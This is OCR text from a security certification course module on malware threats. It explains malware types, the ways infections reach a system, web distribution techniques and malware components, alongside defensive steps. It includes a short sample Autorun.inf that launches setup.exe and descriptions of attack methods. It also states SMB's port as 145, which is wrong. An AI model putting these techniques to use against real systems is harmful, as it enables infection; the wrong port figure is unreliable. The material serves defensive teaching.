Module 07

Malware Threats


hide01.ir

EC-Council
Official Curricula

EC-Council C|EH v13 Certified Ethical Hacker

This page is intentionally left blank.

hide01.ir



Learning Objectives


The primary objectives of this module are to provide knowledge about various types of malware and to illustrate how to perform malware analysis. This module presents different types of Trojans, backdoors, viruses, and worms, explains how they work and propagate or spread on the Internet, describes their symptoms, and discusses their consequences along with various malware analysis techniques such as static and dynamic malware analysis. It also discusses different ways to protect networks or system resources from malware infection.

hide01.ir

At the end of this module, you will be able to:

- Describe the concepts of malware and malware propagation techniques
- Explain Potentially unwanted applications (PUAs) and adware
- Describe the concepts of advanced persistent threats (APTs) and their lifecycle
- Describe the concepts of Trojans, their types, and how they infect systems
- Explain the concepts of viruses, their types, and how they infect files
- Explain the concept of computer worms
- Explain the concepts of fileless malware and how they infect files
- Explain the concepts of AI-based malware
- Perform malware analysis
- Explain different techniques to detect malware
- Adopt countermeasures against malware

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Malware Concepts

To understand the various types of malware and their impact on network and system resources, we will begin with a discussion of the basic concepts of malware. This section describes malware, highlights the common techniques used by attackers to distribute malware on the web and explains potentially unwanted applications (PUAs).

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Introduction to Malware

Malware is malicious software that damages or disables computer systems and gives limited or full control of the systems to the malware creator for malicious activities such as theft or fraud. Malware includes viruses, worms, Trojans, rootkits, backdoors, botnets, ransomware, spyware, adware, scareware, crapware, roughware, crypters, keyloggers, etc. These may delete files, slow down computers, steal personal information, send spam, or commit fraud. Malware can perform various malicious activities ranging from simple email advertising to complex identity theft and password stealing.

hi-dev1.ir

Malware programmers develop and use malware to:

- Attack browsers and track websites visited
- Slow down systems and degrade system performance
- Cause hardware failure, rendering computers inoperable
- Steal personal information, including contacts, financial data, and login credentials
- Erase valuable information, resulting in substantial data loss
- Attack additional computer systems directly from a compromised system
- Spam inboxes with advertising emails
- Spy on user activities and capture screenshots
- Make the infected system a part of a botnet network

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Different Ways for Malware to Enter a System

- **Instant Messenger Applications**

  Infection can occur via instant messenger applications such as Facebook Messenger, WhatsApp Messenger, LinkedIn Messenger, Google Hangouts, or Instagram Direct Messenger. Users are at high risk while receiving files via instant messengers. Regardless of who sends the file or from where it is sent, there is always a risk of infection by a Trojan. The user can never be 100% sure of who is at the other end of the connection at any particular moment. For example, if you receive a file through an instant messenger application from a known person such as Bob, you will try to open and view the file. This could be a trick whereby an attacker who has hacked Bob's messenger ID and password wants to spread Trojans across Bob's contacts list to trap more victims.

- **Portable Hardware Media/Removable Devices**

  - Portable hardware media such as USB flash drives, memory cards and external hard drives can also inject malware into a system. A simple way of injecting malware into the target system is through physical access. For example, if Bob can access Alice's system in her absence, then he can install a Trojan by copying the Trojan software from his USB flash drive onto her hard drive.
  - Another means of portable media malware infection is through the Autorun function. Autorun, also referred to as Autoplay or Autostart, is a Windows feature that, if enabled, runs an executable program when a user connects a USB device or memory card to the device. Attackers can exploit this feature to run malware along with genuine programs. They place an Autorun.inf file with the malware in a USB device or memory card and trick people into inserting or plugging it into their systems. Because many people are not aware of the risks involved, their machines are vulnerable to Autorun malware. The following is the content of an Autorun.inf file:

    ```
    [autorun]
    open=setup.exe
    icon=setup.exe
    ```

    To mitigate such infection, turn off the Autostart functionality. Follow the instructions below to turn off Autoplay in Windows 11:

    1. Click **Start**. Type **gpedit.msc** in the **Start Search** box, and then press **ENTER**.
    2. If you are prompted for an administrator password or confirmation, type the password, or click **Allow**.
    3. Under **Computer Configuration**, expand **Administrative Templates**, expand **Windows Components**, and then click **Autoplay Policies**.
    4. In the **Details** pane, double-click **Turn off Autoplay**.
    5. Click **Enabled**, and then select **All drives** in the **Turn off Autoplay** box to disable Autorun on all drives and click **Apply** and then **OK**.
    6. **Restart** the computer.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Browser and Email Software Bugs**

  Outdated web browsers often contain vulnerabilities that can pose a major risk to the user's computer. A visit to a malicious site from such browsers can automatically infect the machine without downloading or executing any program. The same scenario occurs while checking e-mail with Outlook or some other software with well-known problems. Again, it may infect the user's system without even downloading an attachment. To reduce such risks, always use the latest version of the browser and e-mail software.

- **Insecure Patch management**

  Unpatched software poses a high risk. Users and IT administrators do not update their application software as often as they should, and many attackers take advantage of this well-known fact. Attackers can exploit insecure patch management by injecting the software with malware that can damage the data stored on the company's systems. This process can lead to extensive security breaches, such as stealing of confidential files and company credentials. Some applications that were found to be vulnerable and were patched recently include Parse Server (CVE-2024-29027), Pandora FMS (CVE-2023-44090), WPVibes (CVE-2024-29107), and Microsoft Edge (CVE-2024-26192). Patch management must be effective in mitigating threats, and it is vital to apply patches and regularly update software programs.

- **Rogue/Decoy Applications**

  Attackers can easily lure a victim into downloading free applications/programs. If a free program claims to be loaded with features such as an address book, access to several POP3 accounts, and other functions, many users will be tempted to try it. POP3 (Post Office Protocol version 3) is an email transfer protocol.

  - If a victim downloads free programs and labels them as TRUSTED, protection software such as antivirus software will fail to indicate the use of new software. In this situation, an attacker receives an email, POP3 account passwords, cached passwords, and keystrokes through email without being noticed.
  - Attackers thrive on creativity. Consider an example in which an attacker creates a fake website (say, Audio galaxy) for downloading MP3s. He or she could generate such a site using 15 GB of space for the MP3s and installing any other systems needed to create the illusion of a website. This can fool users into thinking that they are merely downloading from other network users. However, the software could act as a backdoor and infect thousands of naive users.
  - Some websites even link to anti-Trojan software, thereby fooling users into trusting them and downloading infected freeware. Included in the setup is a readme.txt file that can deceive almost any user. Therefore, any freeware site requires proper attention before any software is downloaded from it.
  - Webmasters of well-known security portals, who have access to vast archives containing various hacking programs, should act responsibly with regard to the files they provide and scan them often with antivirus and anti-Trojan software to

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

guarantee that their site is free of Trojans and viruses. Suppose that an attacker submits a program infected with a Trojan (e.g., a UDP flooder) to an archive's webmaster. If the webmaster is not alert, the attacker may use this opportunity to infect the files on the site with the Trojan. Users who deal with any software or web application should scan their systems daily. If they detect any new file, it is essential to examine it. If any suspicion arises regarding the file, it is also important to forward it to software detection labs for further analysis.

- It is easy to infect machines using freeware; thus, extra precautions are necessary.

- **Untrusted Sites and Free Web Applications/Software**

  A website could be suspicious if it is located at a free website provider or one offering programs for illegal activities.

  - It is highly risky to download programs or tools located on "underground" sites, e.g., NeuroticKat software, because they can serve as a conduit for a Trojan attack on target computers. Users must assess the high risk of visiting such sites before browsing them.
  - Many malicious websites have a professional look, massive archives, feedback forums, and links to other popular sites. Users should scan the files using antivirus software before downloading them. Just because a website looks professional does not mean that it is safe.
  - Always download popular software from its original (or officially dedicated mirror) site, and not from third-party sites with links to the (supposedly) same software.

- **Downloading Files from the Internet**

  Trojans enter a system when users download Internet-driven applications such as music players, files, movies, games, greeting cards, and screensavers from malicious websites, thinking that they are legitimate. Microsoft Word and Excel macros are also used effectively to transfer malware, and downloaded malicious MS Word/Excel files can infect systems. Malware can also be embedded in audio/video files as well as in video subtitle files.

- **Email Attachments**

  An attachment to an e-mail is the most common medium to transmit malware. The attachment can be in any form, and the attacker uses innovative ideas to trick the victim into clicking and downloading the attachment. The attachment may be a document, audio file, video file, brochure, invoice, lottery offer letter, job offer letter, loan approval letter, admission form, contract approval, etc.

  Example 1: A user's friend is conducting some research, and the user would like to know more about the friend's research topic. The user sends an e-mail to the friend to inquire about the topic and waits for a reply. An attacker targeting the user also knows the friend's e-mail address. The attacker will merely code a program to falsely populate the e-mail "**From:**" field and attach a Trojan in the email. The user will check the email and

hiaecl.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

think that the friend has answered the query in an attachment, download the attachment, and run it without thinking it might be a Trojan, resulting in an infection.

Some email clients have bugs that automatically execute attached files. To avoid such attacks, use secure email services, investigate the headers of emails with attachments, confirm the sender's email address, and download the attachment only if the sender is legitimate.

- **Network Propagation**

  Network security is the first line of defense for protecting information systems from hacking incidents. However, various factors such as the replacement of network firewalls and mistakes of operators may sometimes allow unfiltered Internet traffic into private networks. Malware operators continuously attempt connections to addresses within the Internet address range owned by targets to seek an opportunity for unfettered access. Some malware propagates through technological networks. For example, the Blaster starts from a local machine's IP address or a completely random address and attempts to infect sequential IP addresses. Although network propagation attacks that take advantage of vulnerabilities in common network protocols (e.g., SQL Slammer) have not been prevalent recently, the potential for such attacks still exists.

- **File Sharing**

  If NetBIOS (Port 139), FTP (Port 21), SMB (Port 145), etc., on a system are open for file sharing or remote execution, they can be used by others to access the system. This can allow attackers to install malware and modify system files.

  Attackers can also use a DoS attack to shut down the system and force a reboot so that the Trojan can restart itself immediately. To prevent such attacks, ensure that the file sharing property is disabled. To disable the file sharing option, click **Start** and type **Control Panel**. Then, in the results, click on the **Control Panel** option and navigate to **Network and Internet → Network and Sharing Center → Change Advanced Sharing Settings**. Select a network profile and under **File and Printer Sharing** section, select **Turn off file and printer sharing**. This will prevent file sharing abuse.

- **Installation by other Malware**

  A piece of malware that can command and control will often be able to re-connect to the malware operator's site using common browsing protocols. This functionality allows malware on the internal network to receive both software and commands from the outside. In such cases, the malware installed on one system drives the installation of other malware on the network, thereby causing damage to the network.

- **Bluetooth and Wireless Networks**

  Attackers use open Bluetooth and Wi-Fi networks to attract users to connect to them. These open networks have software and hardware devices installed at the router level to capture the network traffic and data packets as well as to find the account details of the users, including usernames and passwords.

mide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Common Techniques Attackers Use to Distribute Malware on the Web

Source: *Security Threat Report* (*https://www.sophos.com*)

Some standard techniques used to distribute malware on the web are as follows:

- **Black hat Search Engine Optimization (SEO)**: Black hat SEO (also referred to as unethical SEO) uses aggressive SEO tactics such as keyword stuffing, inserting doorway pages, page swapping, and adding unrelated keywords to get higher search engine rankings for malware pages.
- **Social Engineered Click-jacking**: Attackers inject malware into websites that appear legitimate to trick users into clicking them. When clicked, the malware embedded in the link executes without the knowledge or consent of the user.
- **Spear-phishing Sites**: This technique is used for mimicking legitimate institutions, such as banks, to steal passwords, credit card and bank account data, and other sensitive information.
- **Malvertising**: This technique involves embedding malware-laden advertisements in legitimate online advertising channels to spread malware on systems of unsuspecting users.
- **Compromised Legitimate Websites**: Often, attackers use compromised websites to infect systems with malware. When an unsuspecting user visits the compromised website, he/she unknowingly installs the malware on his/her system, after which the malware performs malicious activities.
- **Drive-by Downloads**: This refers to the unintentional downloading of software via the Internet. Here, an attacker exploits flaws in browser software to install malware by merely visiting a website.
- **Spam Emails**: The attacker attaches a malicious file to an email and sends the email to multiple target addresses. The victim is tricked into clicking the attachment and thus executes the malware, thereby compromising his/her machine. This technique is the most common method currently in use by attackers. In addition to email attachments, an attacker may also use the email body to embed the malware.
- **Rich Text Format (RTF) Injection:** RTF injection involves exploiting features of Microsoft Office such as RTF template files that are stored locally or in a remote machine. RTF templates are used for specifying the document format. Attackers inject malicious macros into RTF files and host them on their servers. When a user opens the document, the malicious template is automatically retrieved from the remote server by evading security systems.

r1de01.ir

Components of Malware

Malware authors and attackers create malware using components that can help them achieve their goals. They can use malware to steal information, delete data, change system settings, provide access, or merely multiply and occupy space. Malware is capable of propagating and functioning secretly.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some essential components of most malware programs are as follows:

- **Crypter**: It is a software program that can conceal the existence of malware. Attackers use this software to elude antivirus detection. It protects malware from reverse engineering or analysis, thus making it difficult to detect by security mechanisms.
- **Downloader**: It is a type of Trojan that downloads other malware (or) malicious code and files from the Internet to a PC or device. Usually, attackers install a downloader when they first gain access to a system.
- **Dropper**: It is a covert carrier of malware. Attackers embed notorious malware files inside droppers, which can perform the installation task covertly. Attackers need to first install the malware program or code on the system to execute the dropper. The dropper can transport malware code and execute malware on a target system without being detected by antivirus scanners.
- **Exploit**: It is the part the malware that contains code or a sequence of commands that can take advantage of a bug or vulnerability in a digital system or device. Attackers use such code to breach the system's security through software vulnerabilities to spy on information or to install malware. Based on the type of vulnerabilities abused, exploits are categorized into local exploits and remote exploits.
- **Injector**: This program injects exploits or malicious code available in the malware into other vulnerable running processes and changes the method of execution to hide or prevent its removal.
